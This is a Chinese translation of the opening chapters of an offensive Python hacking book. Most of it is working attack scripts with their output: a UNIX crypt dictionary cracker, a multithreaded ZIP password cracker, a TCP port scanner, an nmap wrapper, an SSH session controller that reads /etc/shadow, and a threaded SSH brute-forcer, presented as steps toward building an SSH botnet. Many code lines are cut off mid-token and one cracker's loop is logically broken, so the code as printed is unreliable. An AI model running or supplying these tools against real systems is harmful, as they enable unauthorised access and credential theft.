C. Stoll的《杜鹃蛋》(1989)堪称新派武侠的开山之作。它第一次把黑客活动与国家安全联系在一起。黑客极具破坏性的黑暗面也浮出海面，并且永远改变了黑客的形象。迄今仍是经久不衰的畅销书。Stoll是劳伦斯伯克利实验室的天文学家和系统管理员。1986年夏，一个区区75美分的帐目错误引起了他的警觉，在追查这次未经授权的入侵过程中，他开始卷入一个错综复杂的电脑间谍案。神秘的入侵者是西德混沌俱乐部的成员。他们潜入美国，窃取敏感的军事和安全情报。出售给克格勃，以换取现金及可卡因。一场网络跨国大搜索开始了，并牵涉出FBI、CIA、克格勃、西德邮电部等。《杜鹃蛋》为后来的黑客作品奠定了一个主题：追捕与反追捕的惊险故事。而且也开始了新模式：一个坚韧和智慧的孤胆英雄，成为国家安全力量的化身，与狡猾的对手展开传奇的较量。

> 该故事已经有经典的翻译版本，可以直接参考
>
> 下载地址：http://pan.baidu.com/s/1kTCNwMF 密码ug42

你的第一个程序，一个UNIX密码破解器！

我们只需要用标准库中的 `crypt` 模块的 `crypt()` 函数。传入密码和盐即可。 让我们赶快试一试用 `crypt()` 函数哈希一个密码试试，我们输入密码 `"egg"` 和盐 `"HX"` ，返回的哈希密码值是 `"HX9LLTdc/jiDE"` ，现在我们可以遍历整个字典，试图用常用的盐来匹配破解哈希密码！

```
>>>import crypt
>>>crypt.crypt(‘egg’, ‘HX’)
“HX9LLTdc/jiDE”
>>>
```

注意：哈希密码的前两位就是盐的前两位，这里我们假设盐只有两位。

程序分两部分，一部分是打开字典，另一部分是哈希匹配密码，

代码如下：

```
# coding=UTF-8
"""
暴力破解UNIX的密码，需要输入字典文件和UNIX的密码文件
"""
import crypt
def testPass(cryptPass):
    salt = cryptPass[0:2]
    dictfile = open('dictionary.txt', 'r')  #打开字典文件
    for word in dictfile.readlines():
        word = word.strip('\n')     #保留原始的字符，不去空格
        cryptWord = crypt.crypt(word, salt)
        if cryptPass == cryptWord:
            print('Found passed : ', word)
            return
        print('Password not found !')
        return
def main():
    passfile = open('passwords.txt', 'r')  #读取密码文件
    for line in passfile.readlines():
        user = line.split(':')[0]
        cryptPass = line.split(':')[1].strip('')
        print("Cracking Password For :", user)
        testPass(cryptPass)

if __name__ == '__main__':
    main()
```

但是现代的×NIX系统将密码存储在 `/etc/shadow` 文件中，提供了个更安全的哈希散列算法SHA-512算法，Python的标准库中 `hashlib` 模块提供了此算法，我们可以更新我们的脚本，破解SHA-512哈希散列加密算法的密码。

```
root@DJ-PC:/home/dj# cat /etc/shadow | grep root
root:$6$t0dy7TXs$mJxj1Ydfx83Eg0b7ry1etUQA8g7GliedT2DlnlLhiEunizJ1A
```

你的第二个程序：ZIP文件密码破解

Python的标准库提供了ZIP文件的提取压缩模块 `zipfile` ，现在让我们试着用这个模块，暴力破解出加密的ZIP文件！

我们可以用 `extractall()` 这个函数抽取文件，密码正确则返回正确，密码错误测抛出异常。

现在我们可以增加一些功能，将上面的单线程程序变成多线程的程序，来提高破解速度。

两个程序代码如下，注释处为单线程代码：

```
# coding=UTF-8
"""
用字典暴力破解ZIP压缩文件密码
"""
import zipfile
import threading
def extractFile(zFile, password):
    try:
        zFile.extractall(pwd=password)
        print("Found Passwd : ", password)
        return password
    except:
        pass
def main():
    zFile = zipfile.ZipFile('unzip.zip')
    passFile = open('dictionary.txt')
    for line in passFile.readlines():
        password = line.strip('\n')
        t = threading.Thread(target=extractFile, args=(zFile, passw
        t.start()
        """
        guess = extractFile(zFile, password)
        if guess:
            print('Password = ', password)
            return
        else:
            print("can't find password")
            return
        """
if __name__ == '__main__':
    main()
```

现在，我们想用户可以指定要破解的文件和字典，我们需要借助Python标准库中的 `optparse` 模块来指定参数，具体的讲解将在下一章讲解，这里我们只提供本例的代码：

```
# coding=UTF-8
"""
ZIP压缩文件破解程序加强版，用户可以自己指定想要破解的文件和破解字典，多线程破解
"""
import zipfile
import threading
import optparse
def extractFile(zFile, password):
    try:
        zFile.extractall(pwd=password)
        print("Found Passwd : ", password)
    except:
        pass
def main():
    parser = optparse.OptionParser('usage%prog -f &lt;zipfile&gt; -
    parser.add_option('-f', dest='zname', type='string', help='spec
    parser.add_option('-d', dest='dname', type='string', help='spec
    options, args = parser.parse_args()
    if options.zname == None | options.dname == None:
        print(parser.usage)
        exit(0)
    else:
        zname = options.zname
        dname = options.dname
    zFile = zipfile.ZipFile(zname)
    dFile = open(dname, 'r')
    for line in dFile.readlines():
        password = line.strip('\n')
        t = threading.Thread(target=extractFile, args=(zFile, passw
        t.start()
if __name__ == '__main__':
    main()
```

本章总结

本章我们就认识了Python的基本用法，写了一个UNIX的密码破解器和ZIP文件密码破解器，下一章我们将用Python做进一步的渗透测试！

第二章 用python进行渗透测试

本章内容：

1. 构建一个端口扫描器
2. 构建一个SSH的僵尸网络
3. 通过FTP连接WEB来渗透
4. 复制Conficker蠕虫
5. 写你的第一个0day利用代码

> 做一个战士不是一件简单的事。这是一场无休止的、会持续到我们生命最后一刻的斗争。没有人生下来就是战士， 就像没人生下来就注定庸碌, 是我们让自己变成这样或者那样！
>
> —Kokoro by Natsume Sosek（夏目漱石）, 1914, Japan（日本）

引文：Morris蠕虫病毒——如今仍然会有效果么？

在StuxNet蠕虫病毒瘫痪了伊朗在Bushehr和Natantz（地名）的核动力的22年前，一个康奈尔大学的研究生推出了第一款“数字炸药”。 Robert Tappen Morris Jr（罗伯特•莫里斯），国家安全局国家计算机安全中心的负责人的儿子，用一种被巧妙地称为Morris蠕虫的病毒感染了6000个工作站。6000个工作站在今天的标准下似乎微不足道，但在1988年，这个数字代表了当时互联网上所有计算机的百分之十。为了消除莫里斯的蠕虫病毒留下的伤害，美国政府问责局提出了100000000美元以上的预算。那么这种蠕虫病毒是如何工作的呢？

莫里斯的蠕虫病毒使用了三管齐下的攻击方式来破坏系统。它首先利用了UNIX 的sendmail程序的漏洞。其次，他利用了Unix 系统守护进程功能的一个用以分离的漏洞。最后，他会用一些常见的用户名和密码，试图连接到使用远程shell的目标（RSH）。如果这三次攻击成功执行，蠕虫会用一个小的程序，像钩子一样把病毒(Eichin & Rochlis, 1989)的剩余部分拉过来。

与此相似的攻击如今仍然会有效果么？我们能学习写出几乎相同的一些东西么？这些问题为本章剩余要讲解的部分提供了基础。莫里斯用C语言编写了他的大部分攻击软件。然后，C语言是一个非常强大的语言，学习他也是有挑战性的。与此形成鲜明对比的是，python语言具有易于掌握的语法和丰富的第三方模块。这提供了一个更好的平台支持，并且让大多数开发者能相当容易的发起攻击。在接下来的内容中，我们将使用python来重新构建莫里斯蠕虫的部分代码。

构建一个端口扫瞄器

侦查是任何网络攻击的第一步。在选择目标的漏洞利用程序之前攻击者必须找出漏洞在哪。在下面的章节中，我们将建立一个小型的侦查脚本用来扫描目标主机开放的TCP端口。然而，为了与TCP端口进行交互，我们需要先建立TCP套接字。

Python，像大多数现代编程语言一样，提供了访问BCD套接字的接口。BCD套接字提供了一个应用程序编程接口，允许程序员编写应用程序用以执行主机之间的网络通讯。通过一系列的 `socket` API函数，我们可以创建，绑定，监听，连接或者发送流量在TCP/IP套接字上。在这一点上，更好的理解TCP/IP和 `socket` 是为了帮助我们更加进一步的发展我们自己的攻击。

大多数的Internet访问程序是在TCP之上的。例如，一个目标组织，Web服务可能运行在TCP的80端口之上，邮件服务可能运行在TCP的25端口之上，文件传输服务可能运行在TCP的21端口之上。为了连接目标组织的这些服务，攻击者必须知道Internet协议的地址和与服务相关的TCP端口。对目标组织熟悉的人可能有这些信息，但攻击者可能没有。 攻击者经常以端口扫描拉开一次成功渗透攻击的序幕。一种类型的端口扫描就是发送一个TCP SYN包里面包含了一系列的常用的端口并等待TCP ACK响应，从而判断端口是否开放。相比之下，也可以用一个全握手协议的TCP连接扫描来确定服务或者端口的可用性。

TCP全连接扫描

让我们开始编写我们自己的TCP端口扫瞄器，利用TCP全连接扫描来识别主机。首先，我们要导入Python的BCD套接字API模块 `socket` 。 `socket` API提供了一系列的函数将用来实现我们的TCP端口扫描。为了深入了解，请查看Python的标准库文档，地址： http://docs.Python.org/library/socket.html 。

```
socket.gethostbyname(hostname) ：这个函数将主机名换换为IP地址，如

socket.gethostbyaddr(ip_address) ：这个函数传入一个IP地址将返回一个元组，

socket.socket([family[, type[, proto]]]) ：这个函数将产生一个新的socke

socket.create_connection(address[, timeout[, source_address]] ：这个
```

为了更好的理解我们的TCP端口扫瞄器的工作原理，我们将脚本分为五个步骤，一步一步的写出每个步骤的代码。第一步，我们要输入目标主机名和要扫描的常用端口列表。接着，我们将通过目标主机名得到目标的网络IP地址。我们将用列表里面的每一个端口去连接目标地址，最后确定端口上运行的特殊服务。我们将发送特定的数据，并读取特定应用程序返回的标识。

在我们的第一步中，我们从用户那接受主机名和端口。因此我们的程序将利用 `optparse` 标准库来解析命令行选项，调用 `optparse.OptionParser()` 创建一个选项分析器，然后通过 `parser.add_option()` 函数来指定命令选项。（注： `optparse` 模块在2.7版本后将被弃用也不会得到更新，会使用 `argparse` 模块来替代）下面的例子显示了一个快速解析目标主机和扫描端口的方法。

```
# coding=UTF-8
import optparse
parser = optparse.OptionParser('usage %prog –H <target host> -p <ta
parser.add_option('-H', dest='tgtHost', type='string', help='specif
parser.add_option('-p', dest='tgtPort', type='int', help='specify t
(options, args) = parser.parse_args()
tgtHost = options.tgtHost
tgtPort = options.tgtPort
if (tgtHost == None) | (tgtPort == None):
    print(parser.usage)
    exit(0)
else:
    print(tgtHost)
    print(tgtPort)
```

接下来，我们将构建两个函数 `connScan` 和 `portScan`，`portScan` 函数需要主机名和端口作为参数。它首先尝试通过 `gethostbyname()` 函数从友好的主机名中解析出主机IP地址。接下来，它将打印出主机名或者IP地址，然后枚举每一个端口尝试着用 `connScan` 函数去连接主机。`connScan` 函数需要两个参数：`tgtHost` 和 `tgtPort`，并尝试产生一个到目标主机端口的连接。如果成功的话，`connScan` 将打印端口开放的信息，如果失败的话，将打印端口关闭的信息。

```
# coding=UTF-8
import optparse
import socket

def connScan(tgtHost, tgtPort):
    try:
        connSkt = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connSkt.connect((tgtHost, tgtPort))
        print('[+]%d/tcp open' % tgtPort)
        connSkt.close()
    except:
        print('[-]%d/tcp closed' % tgtPort)

def portScan(tgtHost, tgtPorts):
    try:
        tgtIP = socket.gethostbyname(tgtHost)
    except:
        print("[-] Cannot resolve '%s': Unknown host" % tgtHost)
        return
    try:
        tgtName = socket.gethostbyaddr(tgtIP)
        print('\n[+] Scan Results for: ' + tgtName[0])
    except:
        print('\n[+] Scan Results for: ' + tgtIP)
    socket.setdefaulttimeout(1)
    for tgtPort in tgtPorts:
        print('Scanning port ' + str(tgtPort))
        connScan(tgtHost, int(tgtPort))
#测试是否有效
portScan('www.baidu.com', [80,443,3389,1433,23,445])
```

捕获应用标识

为了从捕获我们的目标主机的应用标识，我们必须首先插入额外的验证代码到 `connScan` 函数中。一旦发现开放的端口，我们发送一个字符串数据到这个端口然后等待响应。收集这些响应并推断可能会得到运行在目标主机端口上的应用程序的一些信息。

```
# coding=UTF-8
import optparse
import socket

def connScan(tgtHost, tgtPort):
    try:
        connSkt = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connSkt.connect((tgtHost, tgtPort))
        connSkt.send('ViolentPython\r\n')
        results = connSkt.recv(100)
        print('[+]%d/tcp open' % tgtPort)
        print('[+] ' + str(results))
        connSkt.close()
    except:
        print('[-]%d/tcp closed' % tgtPort)

def portScan(tgtHost, tgtPorts):
    try:
        tgtIP = socket.gethostbyname(tgtHost)
    except:
        print "[-] Cannot resolve '%s': Unknown host" %tgtHost
        return
    try:
        tgtName = socket.gethostbyaddr(tgtIP)
        print('\n[+] Scan Results for: ' + tgtName[0])
    except:
        print('\n[+] Scan Results for: ' + tgtIP)
    socket.setdefaulttimeout(1)
    for tgtPort in tgtPorts:
        print('Scanning port ' + str(tgtPort))
        connScan(tgtHost, int(tgtPort))

def main():
    parser = optparse.OptionParser('usage %prog –H <target host> -p
    parser.add_option('-H', dest='tgtHost', type='string', help='sp
    parser.add_option('-p', dest='tgtPort', type='int', help='speci
    (options, args) = parser.parse_args()
    tgtHost = options.tgtHost
    tgtPort = options.tgtPort
    args.append(tgtPort)
    if (tgtHost == None) | (tgtPort == None):
        print('[-] You must specify a target host and port[s]!')
        exit(0)
    portScan(tgtHost, args)
if __name__ == '__main__':
    main()
```

例如说，扫描一个站点，以下是扫描获得的信息：

```
attacker$ python portscanner.py -H 192.168.1.37 -p 21, 22, 80
[+] Scan Results for: 192.168.1.37
Scanning port 21
[+] 21/tcp open
[+] 220 FreeFloat Ftp Server (Version 1.00).
```

可以看到目标主机的开放端口和相应的服务版本，再以后的入侵中将会用到这些信息。

多线程扫描

因为每一个 `socket` 都有时间延迟，每一个 `socket` 扫描都将会耗时几秒钟，虽然看起来无足轻重，但是如果我们扫描多个端口和主机延迟时间将迅速增大。理想情况下，我们希望这些 `socket` 按顺序扫描。引入Python线程。线程提供了一种同时执行的方式。在我们的扫描中利用线程，只需将 `portScan()` 函数的迭代改一下。请注意，我们可以把每一个 `connScan()` 函数都当做是一个线程。在迭代的过程中产生的每一个线程将在同时执行。

```
for tgtPort in tgtPorts:
        print('Scanning port ' + str(tgtPort))
        t = threading.Thread(target=connScan, args=(tgtHost, int(tg
        t.start()
```

多线程在速度上给我们提供了显著地优势，但是目前有一个缺点，我们的函数 `connScan()` 打印在屏幕上的内容时如果多线程在同一时刻打印的话可能会出现乱序。为了让函数完整正确的输出信息，我们就使用信号量。一个简单的信号量为我们提供了一个锁来阻止其他线程进入。

注意在打印输出之前，我们抢占一个锁使用 `screenLock.acquire()` 来加锁。如果锁打开，信号量将允许线程继续运行然后打印输出，如果锁定，我们将要等到控制信号量的进程释放锁。利用信号量，我们可以保证在任何个定的时间只有一个线程在打印屏幕输出。在我们的异常处理代码中，在结束之前将结束下面的代码快。

```
screenLock = threading.Semaphore(value=1)
def connScan(tgtHost, tgtPort):
    try:
        connSkt = socket.socket(socket.AF_INET, socket.SOCK_STREAM
        connSkt.connect((tgtHost, tgtPort))
        connSkt.send('ViolentPython\r\n')
        results = connSkt.recv(100)
        screenLock.acquire()
        print('[+]%d/tcp open' % tgtPort)
        print('[+] ' + str(results))
    except:
        screenLock.acquire()
        print('[-]%d/tcp closed' % tgtPort)
    finally:
        screenLock.release()
        connSkt.close()
```

将所有的功能组合在一起，我们将产生我们最终的端口扫面器脚本。

```
# coding=UTF-8
import optparse
import socket
import threading

screenLock = threading.Semaphore(value=1)
def connScan(tgtHost, tgtPort):
    try:
        connSkt = socket.socket(socket.AF_INET, socket.SOCK_STREAM
        connSkt.connect((tgtHost, tgtPort))
        connSkt.send('ViolentPython\r\n')
        results = connSkt.recv(100)
        screenLock.acquire()
        print('[+]%d/tcp open' % tgtPort)
        print('[+] ' + str(results))
    except:
        screenLock.acquire()
        print('[-]%d/tcp closed' % tgtPort)
    finally:
        screenLock.release()
        connSkt.close()

def portScan(tgtHost, tgtPorts):
    try:
        tgtIP = socket.gethostbyname(tgtHost)
    except:
        print "[-] Cannot resolve '%s': Unknown host" %tgtHost
        return
    try:
        tgtName = socket.gethostbyaddr(tgtIP)
        print('\n[+] Scan Results for: ' + tgtName[0])
```

```
    except:
        print('\n[+] Scan Results for: ' + tgtIP)
    socket.setdefaulttimeout(1)
    for tgtPort in tgtPorts:
        print('Scanning port ' + str(tgtPort))
        t = threading.Thread(target=connScan, args=(tgtHost, int(tg
        t.start()

def main():
    parser = optparse.OptionParser('usage %prog -H <target host> -p
    parser.add_option('-H', dest='tgtHost', type='string', help='sp
    parser.add_option('-p', dest='tgtPort', type='int', help='speci
    (options, args) = parser.parse_args()
    tgtHost = options.tgtHost
    tgtPort = options.tgtPort
    args.append(tgtPort)
    if (tgtHost == None) | (tgtPort == None):
        print('[-] You must specify a target host and port[s]!')
        exit(0)
    portScan(tgtHost, args)
if __name__ == '__main__':
    main()
```

运行这个脚本，我们将看到一下结果：

```
attacker:!# python portScan.py -H 10.50.60.125 -p 21, 1720
[+] Scan Results for: 10.50.60.125
[+] 21/tcp open
[+] 220- Welcome to this Xitami FTP server
[-] 1720/tcp closed
```

结合Nmap扫瞄器

我们前面的例子提供了一个快速执行TCP扫描的脚本。这可能会限制我们执行额外的扫描，如ACK, RST, FIN, or SYN-ACK等Nmap工具包所提供的扫描。它实际上是一个标准的扫描工具包，它提供了相当多的功能，这就引出了问了，我们为什么不使用Nmap工具包了？进入Python真真美妙的地方。当Fyodor Vaskovich编写Nmap时用了C语言和Lua脚本。Nmap能够被相当不错的集成到Python中。Nmap产生给予XML的输出，Steve Milner 和 Brian Bustin编写了Python的XML解析库。它提供了我们用Python利用完整功能的Nmap的能力。

在开始之前，你必须安装 `python-nmap` 库，你能从 http://xael.org/norman/python/python-nmap/ 安装 `python-nmap` 库。确保你安装时对应了不同的Python2.X或者Python3.X版本。

更多的扫描信息

其他类型的端口扫描

考虑到还有一些其他类型的扫描，虽然我们缺乏用TCP选项制作数据包的工具，但在稍后的第五章中将会涉及到。那是看你能能添加一些扫描类型到你的端口扫瞄器中。

```
TCP SYN 扫描 ：又称为半开放扫描，这种类型的扫描发送一个SYN的TCP连接数包等待响

TCP NULL 扫描 ：TCP空扫描设置TCP的标志头为零。如果返回一个RST数据包则表示这个

TCP FIN 扫描 : TCP FIN扫描发送一个FIN数据包，主动关闭连接，等待一个圆满的终

TCP XMAS 扫描 ：TCP XMAS扫描设置 PSH, FIN,和URG TCP标志位，如返回RST数据
```

`Python-nmap` 库安装后，我们现在可以导入nmap库到我们的脚本中然后用我们的python脚本运行nmap扫描，需要创建一个 `PortScanner()` 类的实例才能运行我们的扫描对象。该类有一个 `scan()` 函数，接受主机IP地址和端口作为输入，然后运行基本的nmap扫描。此外，我们可以索引扫描结果并打印端口状态。以下为nmap扫描脚本代码：

```
# coding=UTF-8
import optparse
import nmap

def nmapScan(tgtHost, tgtPort):
    nmScan = nmap.PortScanner()
    results = nmScan.scan(tgtHost, tgtPort)
    state = results['scan'][tgtHost]['tcp'][int(tgtPort)]['state']
    print(" [*] " + tgtHost + " tcp/" + tgtPort + " " + state)
def main():
    parser = optparse.OptionParser('usage %prog –H <target host> -p
    parser.add_option('-H', dest='tgtHost', type='string', help='sp
    parser.add_option('-p', dest='tgtPort', type='string', help='sp
    (options, args) = parser.parse_args()
    tgtHost = options.tgtHost
    tgtPort = options.tgtPort
    args.append(tgtPort)
    if (tgtHost == None) | (tgtPort == None):
        print('[-] You must specify a target host and port[s]!')
        exit(0)
    for tgport in args:
        nmapScan(tgtHost, tgport)
if __name__ == '__main__':
    main()
```

运行我们的nmap扫描脚本，我们可以看到nmap多种方式扫描的准确结果

```
attacker:!# python nmapScan.py -H 10.50.60.125 -p 21, 1720
[*] 10.50.60.125 tcp/21 open
[*] 10.50.60.125 tcp/1720 filtered
```

构建一个SSH 的僵尸网络

现在，我们已经构建了一个端口扫描器来寻找目标，我们就可以开始利用每个服务漏洞的任务了。莫里斯蠕虫包含了常用的用户名和密码，通过暴力破解来远程连接目标的shell(RSH)，将其作为蠕虫的三种攻击向量之一。1988 年，RSH 提供了一种极好的（虽然不安全）方法用于系统管理员来远程连接到计算机并控制它，从而在主机上执行一系列的终端命令。安全的shell(SSH)协议已经取代了RSH 协议，通过接合RSH 协议与公钥密码方案来确保安全。然而，这只是停止了少数人使用常用的用户名和密码的暴力破解作为攻击向量。

SSH 蠕虫已经被证明是非常成功的和常见的攻击向量。查看我们最近一次对 `www.violentpython.org` 的SSH 攻击的入侵检测(IDS)日志。在这，攻击者试图用UCLA(加利福尼亚大学洛杉矶分校)，牛津，matrix 账户连接到机器。这些都是有趣的选择。幸运的是，IDS 注意到攻击者的IP 地址有强制制造密码的趋势后阻止了攻击者进一步的SSH 登陆尝试。

```
Received From: violentPython->/var/log/auth.log
Rule: 5712 fired (level 10) -> "SSHD brute force trying to get acce
Portion of the log(s):
Oct 13 23:30:30 violentPython sshd[10956]: Invalid user ucla from 6
Oct 13 23:30:29 violentPython sshd[10954]: Invalid user ucla from 6
Oct 13 23:30:29 violentPython sshd[10952]: Invalid user oxford fron
Oct 13 23:30:28 violentPython sshd[10950]: Invalid user oxford fron
Oct 13 23:30:28 violentPython sshd[10948]: Invalid user oxford fron
Oct 13 23:30:27 violentPython sshd[10946]: Invalid user matrix fron
Oct 13 23:30:27 violentPython sshd[10944]: Invalid user matrix fron
```

通过Pexpect 与SSH 进行沟通

（注：Pexpect 是 Don Libes 的 Expect 语言的一个 Python 实现，是一个用来启动子程序，并使用正则表达式对程序输出做出特定响应，以此实现与其自动交互的 Python 模块。 Pexpect 的使用范围很广，可以用来实现与 ssh、ftp、telnet 等程序的自动交互；可以用来自动复制软件安装包并在不同机器自动安装；还可以用来实现软件测试中与命令行交互的自动化）

让我们实现自己的自动化蠕虫通过暴力破解目标的用户凭据。因为SSH 客户端需要用户的交互，我们的脚本必须等待和匹配期望的输入，在发送进一步的输入命令之前。考虑一下以下的情景，为了连接我们的IP 地址为 `127.0.0.1` 的SSH 机器，

首先应用程序要求我们确认RSA 密钥，在这种情况下，我们必须回答"yes"才能继续。接着应用程序要求我们输入密码。最后，我们执行我们的命令 `uname -a` 来确定目标机器的运行版本。

```
attacker$ ssh root@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be establish
RSA key fingerprint is 5b:bd:af:d6:0c:af:98:1c:1a:82:5c:fc:5c:39:a3
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (RSA) to the list of known
hosts.
Password:*************
Last login: Mon Oct 17 23:56:26 2011 from localhost
attacker:~ uname -v
Darwin Kernel Version 11.2.0: Tue Aug 9 20:54:00 PDT 2011;
root:xnu-1699.24.8~1/RELEASE_X86_64
```

为了实现这种交互式的控制台，我们将充分利用名为 `Pexpect` 的第三方Python模块(可以到 http://pexpect.sourceforge.net 下载)。 `Pexpect` 有和程序交互的能力，并寻找预期的输出，然后基于预期做出响应，这使得它成为自动暴力破解SSH用户凭证的一个极好的工具。

检查 `connect()` 函数，这个函数接收用户名，主机名和密码，并返回一个SSH 连接，从而得到大量的SSH 连接。利用 `Pexpect` 模块，并等待一个预期的输出。有三个预期的输出会出现---一个超时，一个信息提示这个主机有一个新的公共密钥，或者是一个密码输入提示。如果结果是超时， `session.expect()` 函数将会返回0，接下来的选择语句警告这个并在返回之前打印一个错误信息。如果 `child.expect()` 函数捕捉到一个 `ssh_newkey` 信息，他将返回1。这将迫使函数发送一个消息“yes”来接受这个新key。接下来，函数在发送密码之前将等待密码提示。

```
import pexpect
PROMPT = ['# ', '>>> ', '> ', '\$ ']
def send_command(child, cmd):
    child.sendline(cmd)
    child.expect(PROMPT)
    print(child.before)
def connect(user, host, password):
    ssh_newkey = 'Are you sure you want to continue connecting'
    connStr = 'ssh ' + user + '@' + host
    child = pexpect.spawn(connStr)
    ret = child.expect([pexpect.TIMEOUT, ssh_newkey, '[P|p]assword
    if ret == 0:
        print('[-] Error Connecting')
        return
    if ret == 1:
        child.sendline('yes')
        ret = child.expect([pexpect.TIMEOUT, '[P|p]assword:'])
    if ret == 0:
        print('[-] Error Connecting')
        return
    child.sendline(password)
    child.expect(PROMPT)
    return child
```

一旦通过认证，现在我们可以使用一个单独的函数 `commend()` 发送命令给SSH 会话。 `commend()` 函数接受一个SSH 会话和命令字符串作为输入。然后发送命令字符串给SSH 会话，等待命令提示。捕捉到命令提示后将从SSH 会话中打印输出。

```
import pexpect
PROMPT = ['# ', '>>> ', '> ', '\$ ']
def send_command(child, cmd):
    child.sendline(cmd)
    child.expect(PROMPT)
    print(child.before)
```

将一切包装在一起，现在我们有了一个能连接和控制SSH 会话交互的脚本了。

```
# coding=UTF-8
__author__ = 'dj'
import pexpect
PROMPT = ['# ', '>>> ', '> ', '\$ ']
def send_command(child, cmd):
    child.sendline(cmd)
    child.expect(PROMPT)
    print(child.before)
def connect(user, host, password):
    ssh_newkey = 'Are you sure you want to continue connecting'
    connStr = 'ssh ' + user + '@' + host
    child = pexpect.spawn(connStr)
    ret = child.expect([pexpect.TIMEOUT, ssh_newkey
    if ret == 0:
        print('[-] Error Connecting')
        return
    if ret == 1:
        child.sendline('yes')
        ret = child.expect([pexpect.TIMEOUT, '[P|p]assword:'])
    if ret == 0:
        print('[-] Error Connecting')
        return
    child.sendline(password)
    child.expect(PROMPT)
    return child
def main():
    host = 'localhost'
    user = 'root'
    password = 'toor'
    child = connect(user, host, password)
    send_command(child, 'cat /etc/shadow | grep root')
if __name__ == '__main__':
    main()
```

运行这个脚本。我们可以看到我们可以连接到一个SSH 服务器，并远程控制者个主机。我们通过简单的命令以root 身份读取 `/etc/shadow` 文件来显示哈希密码，我么可以使用这个工具做一些更狡猾的事情，比如说用 `wget` 下载渗透工具。你可以在Backtrack 上通过生成 `ssh-keys` 来启动SSH 服务。尝试启动SSH 服务器，然后用这个脚本区连接它。

```
attacker# ssh-kengen
Generating public/private rsa1 key pair.
<..SNIPPED..>
attacker# service ssh start
ssh start/running, process 4376
attacker# python sshCommand.py
cat /etc/shadow | grep root
root:$6$ms32yIGN$NyXj0YofkK14MpRwFHvXQW0yvUid.slJtgxHE2EuQqgD
74S/GaGGs5VCnqeC.bS0MzTf/EFS3uspQMNeepIAc.:15503:0:99999:7:::
```

通过Pxssh 暴力破解SSH 密码

在写最后一个脚本时真的让我们更加深入的了解了 `pexpect` 模块的能力，但我们可以简化之前的脚本利用 `pxssh` 模块。 `Pxssh` 是 `Pexpect` 模块附带的脚本，它可以直接与SSH 会话进行交互，通过预先定义的 `login()` , `logout()` , `prompt()` 函数。使用 `pxssh` 模块，我们可以压缩我们之前的代码。

```
import pxssh
def send_command(s, cmd):
    s.sendline(cmd)
    s.prompt()
    print(s.before)
def connect(host, user, password):
    try:
        s = pxssh.pxssh()
        s.login(host, user, password)
        return s
    except:
        print '[-] Error Connecting'
        exit(0)
s = connect('127.0.0.1', 'root', 'toor')
send_command(s, 'cat /etc/shadow | grep root')
```

我们的脚本快要完成了。我们只需要对我们的脚本稍作修改就能暴力破解SSH 认证。除了增加一些选项解析主机名，用户名和密码文件，我们唯一要做的就是稍微修改一下 `connect()` 函数。如果 `login()` 函数成功登陆没有异常的话，我们将打印消息提示发现密码，然后更新全局布尔值标识。否则，我们将捕捉异常。如果异常显示密码“refused”，我们知道密码错误，直接返回。然而，如果异常显示 `socket` 套接字“read_nonblocking”，我们可以假设这个SSH 服务器超过了最大连接数，然后我们会睡眠几秒再次尝试相同的密码连接。此外，如果异常显示 `pxssh` 难以获得命令提示符，我们将睡眠一会使它能获取命令提示符。值得注意的是我们包含一个布尔值在 `connect()` 的函数参照中。 `connect()` 函数可以递归的调用其他的 `connect()` 函数，我们希望调用者可以释放连接锁信号量。

```
# coding=UTF-8
import pxssh
import optparse
import time
import threading
maxConnections = 5
connection_lock =
threading.BoundedSemaphore(value=maxConnections)
Found = False
Fails = 0
def connect(host, user, password, release):
    global Found, Fails
    try:
```

```
            s = pxssh.pxssh()
            s.login(host, user, password)
            print('[+] Password Found: ' + password)
            Found = True
        except Exception as e:
            if 'read_nonblocking' in str(e):
                Fails += 1
                time.sleep(5)
                connect(host, user, password, False)
            elif 'synchronize with original prompt' in str(e):
                time.sleep(1)
                connect(host, user, password, False)
        finally:
            if release:
                connection_lock.release()
    def main():
        parser = optparse.OptionParser('usage%prog '+'-H<target host> 
        parser.add_option('-H', dest='tgtHost', type='string', help='sp
        parser.add_option('-f', dest='passwdFile', type='string', help=
        parser.add_option('-u', dest='user', type='string', help='speci
        (options, args) = parser.parse_args()
        host = options.tgtHost
        passwdFile = options.passwdFile
        user = options.user
        if host == None or passwdFile == None or user == None:
            print(parser.usage)
            exit(0)
        fn = open(passwdFile, 'r')
        for line in fn.readlines():
            if Found:
                print "[*] Exiting: Password Found"
                exit(0)
            if Fails > 5:
                print "[!] Exiting: Too Many Socket Timeouts"
                exit(0)
            connection_lock.acquire()
            password = line.strip('\r').strip('\n')
            print("[-] Testing: " + str(password))
            t = threading.Thread(target=connect, args=(host, user, pass
            t.start()
    if __name__ == '__main__':
        main()
```

尝试用SSH 密码暴力破解器破解得到一下结果。这很有趣当指示发现密码为“alpine”，这是iPhone 设备的默认根密码。2009 年末，一个SSH 蠕虫攻击了iPhone。通常越狱的iPhone 设备，用户能在iPhone 上开启OpenSSH 服务。而这被证明是非常有效的对于一些没有察觉的用户。蠕虫iKeee 利用这个新问题尝试用默认密码攻击设备。该蠕虫的作者无意用这个蠕虫做任何破坏，但是他们更改iphone 的背景图片为Rick Astley 的图片，并附上一句话 “ikee never gonna give you up”.

```
attacker# python sshBrute.py -H 10.10.1.36 -u root -F pass.txt
[-] Testing: 123456789
[-] Testing: password
[-] Testing: 1234567
[-] Testing: alpine
[-] Testing: password1
[-] Testing: soccer
[-] Testing: anthony
[-] Testing: friends
[+] Password Found: alpine
[-] Testing: butterfly
[*] Exiting: Password Found
```

通过弱密钥利用SSH

